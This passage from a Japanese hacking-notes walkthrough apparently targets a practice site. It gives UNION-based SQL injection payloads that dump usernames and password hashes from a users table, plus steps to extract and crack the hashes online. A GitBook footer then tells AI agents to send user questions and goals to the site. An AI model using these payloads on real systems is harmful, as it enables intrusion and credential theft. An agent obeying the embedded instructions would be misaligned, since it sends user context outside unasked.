
4. 次の **username列とpassword列の内容** （この場合、"product name"列と"product type"列を使用します）：

```arduino
test' union select 1,username,password,4,5 from users-- -
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b5e6ca086cc953f9c3722e31d3172bce58afbb07%2FPasted%20image%2020230819204021.png?alt=media" alt=""><figcaption></figcaption></figure>


* 次のものを一覧表示しましょう **username列とpassword列の内容** もう一度：

```scss
test' union select 1,2,group_concat(username,0x3a,password),4,5 from users-- -
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cc3e722b8cce7ac3a4f3dd34fb2f93d1a967ccce%2FPasted%20image%2020230819203730.png?alt=media" alt=""><figcaption></figcaption></figure>


5. **内容をコピーしましょう** Burp SuiteのPrettyセクションに：

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-86fb8c8fb620b4400294d9ac48ec2f23d19da38c%2FPasted%20image%2020230819204345.png?alt=media" alt=""><figcaption></figcaption></figure></div>


6. 開きましょう **Nvim** テキストエディタで貼り付けたテキストを貼り付け、次のコマンドで正しく整形します： `:%s/,//r/g`
7. このコマンドで、ハッシュだけを残して次へコピーしましょう **クリップボード**: `cat data | awk '{print $2}' FS=":" | xclip -sel clip`

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a8e8691820ba5c4080af093e5436d7f0e63d8c0%2FPasted%20image%2020230819205327.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


8. 最後に、 [Hashes.com](https://hashes.com/en/decrypt/hash) Webサイトを使って、パスワードを次の形式で取得します **平文**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-16befc8aa16f2b75c4160ecc976186c06791a3ee%2FPasted%20image%2020230819205812.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.